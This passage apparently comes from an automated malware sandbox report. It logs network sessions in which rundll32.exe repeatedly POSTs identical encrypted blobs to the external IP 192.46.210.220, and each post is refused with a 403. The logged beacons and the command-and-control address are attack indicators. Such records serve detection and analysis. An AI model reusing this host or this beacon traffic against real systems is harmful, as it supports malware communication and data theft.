0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:41 UTC	227	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49970	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:40 UTC	222	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:40 UTC	222	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:41 UTC	227	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49995	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:44 UTC	227	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:44 UTC	227	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:45 UTC	236	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49994	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:44 UTC	232	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:44 UTC	232	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:45 UTC	237	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	50005	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:48 UTC	237	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:48 UTC	237	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:49 UTC	246	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:49 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	50006	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:48 UTC	242	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:48 UTC	242	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:49 UTC	246	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:49 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49759	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:21 UTC	24	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:21 UTC	24	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:22 UTC	29	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	50013	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:52 UTC	247	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:52 UTC	247	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:53 UTC	256	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	50014	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:52 UTC	251	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:52 UTC	252	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:53 UTC	256	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	50021	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:56 UTC	257	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:56 UTC	257	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:57 UTC	266	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	50022	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:56 UTC	261	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:56 UTC	261	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:57 UTC	266	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	50029	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:00 UTC	266	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:00 UTC	266	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:00 UTC	276	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	50030	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:00 UTC	271	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:00 UTC	271	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:01 UTC	276	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	50037	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:04 UTC	276	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:04 UTC	276	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:04 UTC	286	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	50038	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:04 UTC	281	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:04 UTC	281	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:04 UTC	286	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	50044	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
